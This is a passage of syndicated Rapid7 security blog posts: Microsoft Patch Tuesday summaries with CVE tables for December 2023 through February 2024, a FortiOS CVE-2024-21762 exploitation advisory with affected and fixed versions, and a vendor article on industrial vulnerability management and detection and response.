CVE-2024-21389 Microsoft Dynamics 365 (on-premises) Cross-site Scripting Vulnerability No No 7.6
CVE-2024-21393 Microsoft Dynamics 365 (on-premises) Cross-site Scripting Vulnerability No No 7.6
CVE-2024-21396 Dynamics 365 Sales Spoofing Vulnerability No No 7.6
CVE-2024-21328 Dynamics 365 Sales Spoofing Vulnerability No No 7.6
CVE-2024-21394 Dynamics 365 Field Service Spoofing Vulnerability No No 7.6

Microsoft Office vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-21413 Microsoft Outlook Remote Code Execution Vulnerability No No 9.8
CVE-2024-21378 Microsoft Outlook Remote Code Execution Vulnerability No No 8
CVE-2024-21379 Microsoft Word Remote Code Execution Vulnerability No No 7.8
CVE-2024-20673 Microsoft Office Remote Code Execution Vulnerability No No 7.8
CVE-2024-21384 Microsoft Office OneNote Remote Code Execution Vulnerability No No 7.8
CVE-2024-21402 Microsoft Outlook Elevation of Privilege Vulnerability No No 7.1
CVE-2024-20695 Skype for Business Information Disclosure Vulnerability No No 5.7
CVE-2024-21374 Microsoft Teams for Android Information Disclosure No No 5

System Center vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-21315 Microsoft Defender for Endpoint Protection Elevation of Privilege Vulnerability No No 7.8

Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-21345 Windows Kernel Elevation of Privilege Vulnerability No No 8.8
CVE-2024-21353 Microsoft WDAC ODBC Driver Remote Code Execution Vulnerability No No 8.8
CVE-2024-21412 Internet Shortcut Files Security Feature Bypass Vulnerability Yes No 8.1
CVE-2024-21338 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2024-21346 Win32k Elevation of Privilege Vulnerability No No 7.8
CVE-2024-21351 Windows SmartScreen Security Feature Bypass Vulnerability Yes No 7.6
CVE-2024-21342 Windows DNS Client Denial of Service Vulnerability No No 7.5
CVE-2024-21341 Windows Kernel Remote Code Execution Vulnerability No No 6.8
CVE-2024-20684 Windows Hyper-V Denial of Service Vulnerability No No 6.5
CVE-2024-21339 Windows USB Generic Parent Driver Remote Code Execution Vulnerability No No 6.4
CVE-2024-21362 Windows Kernel Security Feature Bypass Vulnerability No No 5.5
CVE-2024-21304 Trusted Compute Base Elevation of Privilege Vulnerability No No 4.1

Critical Fortinet FortiOS CVE-2024-21762 Exploited

Post Syndicated from Rapid7 original https://blog.rapid7.com/2024/02/12/etr-critical-fortinet-fortios-cve-2024-21762-exploited/

Critical Fortinet FortiOS CVE-2024-21762 Exploited

On February 8, 2024 Fortinet disclosed multiple critical vulnerabilities affecting FortiOS, the operating system that runs on Fortigate SSL VPNs. The critical vulnerabilities include CVE-2024-21762, an out-of-bounds write vulnerability in SSLVPNd that could allow remote unauthenticated attackers to execute arbitrary code or commands on Fortinet SSL VPNs via specially crafted HTTP requests.

According to Fortinet’s advisory for CVE-2024-21762, the vulnerability is “potentially being exploited in the wild.” The U.S. Cybersecurity and Infrastructure Security Agency (CISA) added CVE-2024-21762 to their Known Exploited Vulnerabilities (KEV) list as of February 9, 2024, confirming that exploitation has occurred.

Zero-day vulnerabilities in Fortinet SSL VPNs have a history of being targeted by state-sponsored and other highly motivated threat actors. Other recent Fortinet SSL VPN vulnerabilities (e.g., CVE-2022-42475, CVE-2022-41328, and CVE-2023-27997) have been exploited by adversaries as both zero-day and as n-day following public disclosure.

Affected products

FortiOS versions vulnerable to CVE-2024-21762 include:

  • FortiOS 7.4.0 through 7.4.2

  • FortiOS 7.2.0 through 7.2.6

  • FortiOS 7.0.0 through 7.0.13

  • FortiOS 6.4.0 through 6.4.14

  • FortiOS 6.2.0 through 6.2.15

  • FortiOS 6.0 all versions

  • FortiProxy 7.4.0 through 7.4.2

  • FortiProxy 7.2.0 through 7.2.8

  • FortiProxy 7.0.0 through 7.0.14

  • FortiProxy 2.0.0 through 2.0.13

  • FortiProxy 1.2 all versions

  • FortiProxy 1.1 all versions

  • FortiProxy 1.0 all versions

Note: Fortinet’s advisory did not originally list FortiProxy as being vulnerable to this issue, but the bulletin was updated after publication to add affected FortiProxy versions.

Mitigation guidance

According to the Fortinet advisory, the following fixed versions remediate CVE-2024-21762:

  • FortiOS 7.4.3 or above

  • FortiOS 7.2.7 or above

  • FortiOS 7.0.14 or above

  • FortiOS 6.4.15 or above

  • FortiOS 6.2.16 or above

  • FortiOS 6.0 customers should migrate to a fixed release

  • FortiProxy 7.4.3 or above

  • FortiProxy 7.2.9 or above

  • FortiProxy 7.0.15 or above

  • FortiProxy 2.0.14 or above

  • FortiProxy 1.2, 1.1, and 1.0 customers should migrate to a fixed release

As a workaround, the advisory instructs customers to disable the SSL VPN with the added context that disabling the webmode is not a valid workaround. For more information and the latest updates, please refer to Fortinet’s advisory.

Rapid7 customers

InsightVM and Nexpose customers can assess their exposure to FortiOS CVE-2024-21762 with a vulnerability check available in the Friday, February 9 content release.

Patch Tuesday – January 2024

Post Syndicated from Adam Barnett original https://blog.rapid7.com/2024/01/09/patch-tuesday-january-2024/

Patch Tuesday - January 2024

Microsoft is addressing 49 vulnerabilities this January 2024 Patch Tuesday, including a single critical remote code execution vulnerability. Four browser vulnerabilities were published separately this month, and are not included in the total. No zero-day vulnerabilities are published or patched today.

Hyper-V: critical remote code execution

CVE-2024-20700 describes a remote code execution vulnerability in the Windows Hyper-V hardware virtualization service. Microsoft ranks this vulnerability as critical under its own proprietary severity scale. However, the CVSS 3.1 base score of 7.5 equates only to high severity, reflecting the high attack complexity — attackers must win a race condition — and the requirement for the attack to be launched from the restricted network. The advisory is light on detail, so it isn’t clear exactly where the attacker must be located — the LAN on which the hypervisor resides, or a virtual network created and managed by the hypervisor — or in what context the remote code execution would occur. However, since Microsoft ranks the vulnerability as more severe than the CVSS score would suggest, defenders should assume that exploitation is possible from the same subnet as the hypervisor, and that code execution will occur in a SYSTEM context on the Hyper-V host.

FBX 3D models in Office: arbitrary code execution

A patch for Microsoft Office disables the ability to insert 3D models from FBX (Filmbox) files into Office documents to guard against exploitation of CVE-2024-20677, which Microsoft describes as an arbitrary code execution. Exploitation would involve an Office user interacting with a malicious FBX file, and could lead to information disclosure or downtime. Models already present in documents will continue to function as before, unless the “Link to File” option was chosen upon insertion. In a related blog post, Microsoft recommends avoiding FBX and instead making use of the GLB 3D file format from now on. The blog post also provides instructions on a registry modification which re-enables the ability to insert FBX files into Office documents, although Microsoft strongly recommends against this. Silver lining: the Preview Pane is not a vector for CVE-2024-20677. Both the Windows and Mac editions of Office are vulnerable until patched.

SharePoint: remote code execution

SharePoint admins should take note of CVE-2024-21318. Successful exploitation allows an attacker with existing Site Owner permissions to execute code in the context of the SharePoint Server. Many SharePoint RCE vulnerabilities require only Site Member privileges, so the requirement for Site Owner here does provide some small comfort, but the potential remains that CVE-2024-21318 could be abused either by a malicious insider or as part of an exploit chain. The advisory does mention that exploitation requires that an attacker must already be authenticated as “at least a Site Owner,” although it’s not clear what level of privilege above Site Owner is implicated here; a user with SharePoint Administrator or Microsoft 365 Global Administrator role could certainly assign themselves the Site Owner role.

Windows Kerberos: MitM security feature bypass

All current versions of Windows receive a patch for CVE-2024-20674, which describes a flaw in the Windows implementation of Kerberos. By establishing a machine-in-the-middle (MitM), an attacker could trick a client into thinking it is communicating directly with the Kerberos authentication server, and subsequently bypass authentication and impersonate the client user on the network. Although exploitation requires an existing foothold on the local network, both the CVSS 3.1 base score of 9.1 and Microsoft’s proprietary severity ranking of critical reflect that there is no requirement for user interaction or prior authentication. Microsoft also notes that it considers exploitation of this vulnerability more likely.

Exchange: no security patches two months in a row

Exchange admins bracing themselves for extra security patches this month after the lack of Exchange security patches last month are once again given a reprieve: there are no security patches for Exchange released today.

Microsoft products lifecycle update

A number of Microsoft products transition from mainstream support to extended support as of today: Exchange Server 2019, Hyper-V Server 2019, SharePoint Server 2019, Skype for Business 2019 (both client and server), as well as various facets of Windows 10: Enterprise LTSC 2019, IoT Core LTSC, IoT Enterprise LTSC 2019, IoT LTSC 2019 Core, Windows Server 2019, Windows Server IoT 2019, and Windows Server IoT 2019 for Storage. Also moving to extended support: Dynamics SL 2018 and Project Server 2019. During the extended support lifecycle phase, Microsoft continues to provide security updates, but does not typically release new features. Extended support is not available for Microsoft consumer products.

Today marks the end of the road for Microsoft Dynamics CRM 2013, which moves past the end of extended support. No ESU program is available, so admins must move to a newer version of Dynamics CRM to continue receiving security updates.

Summary Charts

Patch Tuesday - January 2024

Hyper-V always worth defender attention.
Patch Tuesday - January 2024

Remote Code Execution reclaims the top spot.
Patch Tuesday - January 2024

WIndows Message Queuing is now a perennial feature of Patch Tuesday.

Summary Tables

Azure vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-20676 Azure Storage Mover Remote Code Execution Vulnerability No No 8

Browser vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-0225 Chromium: CVE-2024-0225 Use after free in WebGPU No No N/A
CVE-2024-0224 Chromium: CVE-2024-0224 Use after free in WebAudio No No N/A
CVE-2024-0223 Chromium: CVE-2024-0223 Heap buffer overflow in ANGLE No No N/A
CVE-2024-0222 Chromium: CVE-2024-0222 Use after free in ANGLE No No N/A

Developer Tools vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-0057 NET, .NET Framework, and Visual Studio Security Feature Bypass Vulnerability No No 9.1
CVE-2024-20656 Visual Studio Elevation of Privilege Vulnerability No No 7.8
CVE-2024-21312 .NET Framework Denial of Service Vulnerability No No 7.5
CVE-2024-20672 .NET Core and Visual Studio Denial of Service Vulnerability No No 7.5

Developer Tools Azure vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-21319 Microsoft Identity Denial of service vulnerability No No 6.8

Developer Tools SQL Server vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-0056 Microsoft.Data.SqlClient and System.Data.SqlClient SQL Data Provider Security Feature Bypass Vulnerability No No 8.7

ESU Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-20674 Windows Kerberos Security Feature Bypass Vulnerability No No 9
CVE-2024-20654 Microsoft ODBC Driver Remote Code Execution Vulnerability No No 8
CVE-2024-20682 Windows Cryptographic Services Remote Code Execution Vulnerability No No 7.8
CVE-2024-20683 Win32k Elevation of Privilege Vulnerability No No 7.8
CVE-2024-20658 Microsoft Virtual Hard Disk Elevation of Privilege Vulnerability No No 7.8
CVE-2024-20653 Microsoft Common Log File System Elevation of Privilege Vulnerability No No 7.8
CVE-2024-20652 Windows HTML Platforms Security Feature Bypass Vulnerability No No 7.5
CVE-2024-21307 Remote Desktop Client Remote Code Execution Vulnerability No No 7.5
CVE-2024-20661 Microsoft Message Queuing Denial of Service Vulnerability No No 7.5
CVE-2024-20657 Windows Group Policy Elevation of Privilege Vulnerability No No 7
CVE-2024-20655 Microsoft Online Certificate Status Protocol (OCSP) Remote Code Execution Vulnerability No No 6.6
CVE-2024-21320 Windows Themes Spoofing Vulnerability No No 6.5
CVE-2024-20680 Windows Message Queuing Client (MSMQC) Information Disclosure No No 6.5
CVE-2024-20663 Windows Message Queuing Client (MSMQC) Information Disclosure No No 6.5
CVE-2024-20660 Microsoft Message Queuing Information Disclosure Vulnerability No No 6.5
CVE-2024-20664 Microsoft Message Queuing Information Disclosure Vulnerability No No 6.5
CVE-2024-21314 Microsoft Message Queuing Information Disclosure Vulnerability No No 6.5
CVE-2024-20692 Microsoft Local Security Authority Subsystem Service Information Disclosure Vulnerability No No 5.7
CVE-2024-21311 Windows Cryptographic Services Information Disclosure Vulnerability No No 5.5
CVE-2024-21313 Windows TCP/IP Information Disclosure Vulnerability No No 5.3
CVE-2024-20662 Windows Online Certificate Status Protocol (OCSP) Information Disclosure Vulnerability No No 4.9
CVE-2024-20691 Windows Themes Information Disclosure Vulnerability No No 4.7

Microsoft Office vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-21318 Microsoft SharePoint Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-20677 Microsoft Office Remote Code Execution Vulnerability No No 7.8

Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-20681 Windows Subsystem for Linux Elevation of Privilege Vulnerability No No 7.8
CVE-2024-21309 Windows Kernel-Mode Driver Elevation of Privilege Vulnerability No No 7.8
CVE-2024-20698 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2024-21310 Windows Cloud Files Mini Filter Driver Elevation of Privilege Vulnerability No No 7.8
CVE-2024-20686 Win32k Elevation of Privilege Vulnerability No No 7.8
CVE-2024-20700 Windows Hyper-V Remote Code Execution Vulnerability No No 7.5
CVE-2024-20687 Microsoft AllJoyn API Denial of Service Vulnerability No No 7.5
CVE-2024-20696 Windows Libarchive Remote Code Execution Vulnerability No No 7.3
CVE-2024-20697 Windows Libarchive Remote Code Execution Vulnerability No No 7.3
CVE-2024-20666 BitLocker Security Feature Bypass Vulnerability No No 6.6
CVE-2024-20690 Windows Nearby Sharing Spoofing Vulnerability No No 6.5
CVE-2024-21316 Windows Server Key Distribution Service Security Feature Bypass No No 6.1
CVE-2024-21306 Microsoft Bluetooth Driver Spoofing Vulnerability No No 5.7
CVE-2024-20699 Windows Hyper-V Denial of Service Vulnerability No No 5.5
CVE-2024-20694 Windows CoreMessaging Information Disclosure Vulnerability No No 5.5
CVE-2024-21305 Hypervisor-Protected Code Integrity (HVCI) Security Feature Bypass Vulnerability No No 4.4
CVE-2024-21325 Microsoft Printer Metadata Troubleshooter Tool Remote Code Execution Vulnerability No No N/A

Windows Mariner vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2022-35737 MITRE: CVE-2022-35737 SQLite allows an array-bounds overflow No No N/A

Mastering Industrial Cybersecurity: The Significance of Combining Vulnerability Management with Detection and Response

Post Syndicated from Rapid7 original https://blog.rapid7.com/2023/12/28/mastering-industrial-cybersecurity-the-significance-of-combining-vulnerability-management-with-detection-and-response/

Mastering Industrial Cybersecurity: The Significance of Combining Vulnerability Management with Detection and Response

Written by Elad Ben-Meir, CEO SCADAfence, a Honeywell company.

In today’s digital era, where industries are increasingly reliant on advanced technologies, safeguarding critical infrastructure against cyber threats has become paramount. The convergence of operational technology (OT) and information technology (IT) has ushered in new efficiencies but has also exposed vulnerabilities. This article explores the pivotal role of Vulnerability Management and Detection and Response (VM/DR) in the realm of Industrial Cybersecurity.

Introduction to Industrial Cybersecurity

In an interconnected world, the importance of cybersecurity cannot be overstated. In industrial settings, where the consequences of cyberattacks can extend beyond data breaches to impact physical safety and operational continuity, cybersecurity is a top priority. This article delves into the significance of VM/DR in fortifying industrial cybersecurity defenses.

Vulnerability Management and Detection and Response (VM/DR) in Industrial Context

VM/DR are not mere buzzwords, but a proactive strategy to combat the ever-evolving cyber threats facing industrial organizations and the small talent pool from which they hire. It entails continuous monitoring, rapid threat detection, and efficient incident response while understanding the industrial processes these technologies control. In the context of industrial operations, VM/DR takes on added significance as it safeguards critical processes from disruption.

The Core Components of Industrial VM/DR

A successful VM/DR program in an industrial setting comprises several key components:

  • Real-time threat monitoring: This involves continuous surveillance of network traffic and system activities to detect anomalies and potential threats.
  • Incident detection and analysis: Rapid identification and thorough analysis of security incidents are crucial for timely response and mitigation.
  • Incident response and remediation: An effective response strategy is vital to minimize the impact of cyber incidents and promptly restore normal operations.

These components work in tandem to provide a comprehensive security shield against industrial cyber threats.

Utilizing SCADAfence’s real-time passive threat monitoring alongside Rapid7’s InsightVM and InsightIDR products allows for industrial–focused threats to be detected, analyzed, responded to, and remediated in a timely manner.

Industrial-Specific Threats and Vulnerabilities

In the industrial landscape, cyber threats go beyond traditional IT concerns. Attack vectors extend to Industrial Control Systems (ICS), which govern critical processes. Vulnerabilities unique to OT systems, such as legacy equipment and proprietary protocols, pose additional challenges. Understanding these threats is essential for effective protection.

The Landscape of Industrial Threats and Vulnerabilities

Industrial systems are the backbone of modern society, controlling everything from power grids to manufacturing processes. With connectivity becoming ubiquitous, these systems have become prime targets for malicious actors.

Reference: According to a report by IBM X-Force, attacks on industrial systems increased by over 2000% in 2020, highlighting the growing threat landscape in the industrial sector.

Legacy Systems and Proprietary Protocols

Many industrial environments still rely on legacy systems that were not designed with modern cybersecurity in mind. These aging systems often run on proprietary protocols, making them vulnerable to exploitation.

Reference: The Industrial Control Systems Cyber Emergency Response Team (ICS-CERT) has noted an increase in vulnerabilities related to legacy systems and proprietary protocols in their annual reports.

Human Error and Insider Threats

Human error remains a significant factor in industrial incidents. Insider threats, whether intentional or unintentional, can have catastrophic consequences in industrial settings.

Reference: A study by Ponemon Institute found that 57% of industrial organizations surveyed had experienced at least one insider threat incident in the past year.

Supply Chain Vulnerabilities

Industrial systems rely on a complex network of suppliers and vendors. Weak links in the supply chain can introduce vulnerabilities that adversaries could exploit.

Reference: The U.S. Cybersecurity and Infrastructure Security Agency (CISA) has issued alerts about supply chain vulnerabilities in industrial control systems.

IoT and Edge Devices

The proliferation of Internet of Things (IoT) devices and edge computing has expanded the attack surface in industrial environments. These devices are often inadequately secured.

Reference: A report from Kaspersky highlights a 46% increase in attacks on IoT devices in the first half of 2020, with many incidents affecting industrial sectors.

Ransomware Targeting Critical Infrastructure

Ransomware attacks have evolved to target critical infrastructure, disrupting essential services and demanding hefty ransoms.

Reference: The Colonial Pipeline ransomware attack in May 2021 brought widespread attention to the threat of ransomware against critical infrastructure.

Integration with Existing Workflows/Playbooks

VM/DR is not a standalone solution but a complement to existing industrial workflows and/or playbooks. It bridges the gap between IT and OT, breaking down silos that often hinder effective cybersecurity. By integrating VM/DR seamlessly into existing processes, organizations can enhance their ability to promptly respond to threats. Having detailed playbooks with key operational Points of Contact (POC) helps to reduce dead time when dealing with a business and process interruption inside of an industrial process.

Implementing response and action plans within the current organization’s workflows helps analysts better communicate in the operational verbiage and expedites remediations directly in the field. This alleviates IT’s need for Confidentiality, Integrity, and Availability (CIA) and supports OT’s requirements for Availability, Integrity, Confidentiality (AIC).

Measuring Success with Key Performance Indicators (KPIs)

Success in industrial VM/DR can be quantified through various KPIs:

  • Time to detect (TTD): The speed at which threats are identified
  • Time to Respond (TTR): The efficiency of incident response
  • Incident Resolution Rate: The effectiveness of mitigation efforts

These KPIs provide a tangible measure of an organization’s cybersecurity resilience.

Collaboration between IT and OT

The collaboration between IT and OT teams is pivotal in industrial cybersecurity. VM/DR serves as a unifying force, facilitating communication and coordination between these traditionally separate domains. This collaboration is vital for the timely identification and mitigation of threats.

Compliance and Regulatory Considerations

Industrial organizations are subject to various cybersecurity regulations and standards such as the North American Electric Reliability Corporation Critical Infrastructure Protection (NERC CIP). NERC CIP regulatory compliance is a set of mandatory cybersecurity standards and requirements designed to safeguard the North American power grid’s critical infrastructure.

These regulations are a response to the increasing cybersecurity threats faced by the energy sector. NERC CIP compliance mandates that electric utilities and power generation companies establish and maintain robust cybersecurity programs, including measures such as access controls, incident response planning, and regular security assessments. The primary goal of NERC CIP is to ensure the reliable operation of the electric grid while minimizing vulnerabilities to cyberattacks, thus safeguarding the continuous supply of electricity to homes, businesses, and critical infrastructure across North America. Compliance with NERC CIP is essential to maintain the security and resilience of the energy sector in the face of evolving cybersecurity threats.

Implementing a compliance governance portal is a strategic move for organizations seeking to streamline and centralize their compliance management efforts. Such a portal serves as a centralized platform where compliance policies, procedures, and documentation can be efficiently stored, accessed, and monitored. It facilitates real-time tracking of compliance activities, automates workflow processes, and provides a comprehensive view of the organization’s adherence to regulatory requirements.

This not only enhances transparency and accountability but also simplifies reporting and auditing. The implementation of a compliance governance portal empowers organizations to proactively manage risk, ensure regulatory adherence, and respond swiftly to compliance-related challenges, ultimately fostering a culture of compliance throughout the organization. VM/DR plays a crucial role in helping organizations meet compliance requirements, providing assurance to regulators and stakeholders.

Securing the Future

In the face of relentless cyber threats, mastering industrial cybersecurity is not a luxury – it’s a necessity. VM/DR is the linchpin that empowers organizations to fortify their defenses, protect critical infrastructure, and ensure operational continuity in an increasingly digital world.

As digital transformation continues, industrial VM/DR represents a proactive, adaptive, and collaborative approach to safeguarding the backbone of our society. It’s time for industrial organizations to embrace VM/DR and secure their future.
Patch Tuesday – December 2023

Post Syndicated from Adam Barnett original https://blog.rapid7.com/2023/12/12/patch-tuesday-december-2023/

Patch Tuesday - December 2023

Microsoft is addressing 34 vulnerabilities this December Patch Tuesday, including a single zero-day vulnerability and three critical remote code execution (RCE) vulnerabilities. December Patch Tuesday has historically seen fewer patches than a typical month, and this trend continues in 2023. This total does not include eight browser vulnerabilities published earlier this month. At time of writing, none of the vulnerabilities patched today are yet added to the CISA KEV list.

Certain AMD processors: zero-day information disclosure

This month’s lone zero-day vulnerability is CVE-2023-20588, which describes a potential information disclosure due to a flaw in certain AMD processor models as listed on the AMD advisory. AMD states that a divide-by-zero on these processor models could potentially return speculative data. AMD believes the potential impact of the vulnerability is low since local access is required; however, Microsoft ranks severity as important under its own proprietary severity scale. The vulnerability is patched at the OS level in all supported versions of Windows, even as far back as Windows Server 2008 for Azure-hosted assets participating in the Extended Security Update (ESU) program.

Outlook: no-interaction critical RCE

CVE-2023-35628 describes a critical RCE vulnerability in the MSHTML proprietary browser engine still used by Outlook, among others, to render HTML content. Of particular note: the most concerning exploitation scenario leads to exploitation as soon as Outlook retrieves and processes the specially crafted malicious email. This means that exploitation could occur before the user interacts with the email in any way; not even the Preview Pane is required in this scenario. Other attack vectors exist: the user could also click a malicious link received via email, instant message, or other medium. Assets where Internet Explorer 11 has been fully disabled are still vulnerable until patched; the MSHTML engine remains installed within Windows regardless of the status of IE11.

Internet Connection Sharing: critical RCE

This month also brings patches for a pair of critical RCE vulnerabilities in Internet Connection Sharing. CVE-2023-35630 and CVE-2023-35641 share a number of similarities: a base CVSS v3.1 score of 8.8, Microsoft critical severity ranking, low attack complexity, and presumably execution in SYSTEM context on the target machine, although the advisories do not specify execution context. Description of the exploitation method does differ between the two, however. CVE-2023-35630 requires the attacker to modify an option->length field in a DHCPv6 DHCPV6_MESSAGE_INFORMATION_REQUEST input message. Exploitation of CVE-2023-35641 is also via a maliciously crafted DHCP message to an ICS server, but the advisory gives no further clues. A broadly similar ICS vulnerability in September 2023 led to RCE in a SYSTEM context on the ICS server. In all three cases, a mitigating factor is the requirement for the attack to be launched from the same network segment as the ICS server. It seems improbable that either of this month’s ICS vulnerabilities are exploitable against a target on which ICS is not running, although Microsoft does not explicitly deny the possibility.

Holiday season update

Notable by their absence this month: no security patches for Exchange, SharePoint, Visual Studio/.NET, or SQL Server. There are also no lifecycle transitions for Microsoft products this month, although a number of Windows Server 2019 editions and Office components will transition out of mainstream support and into extended support from January 2024.

Summary Charts

Patch Tuesday - December 2023
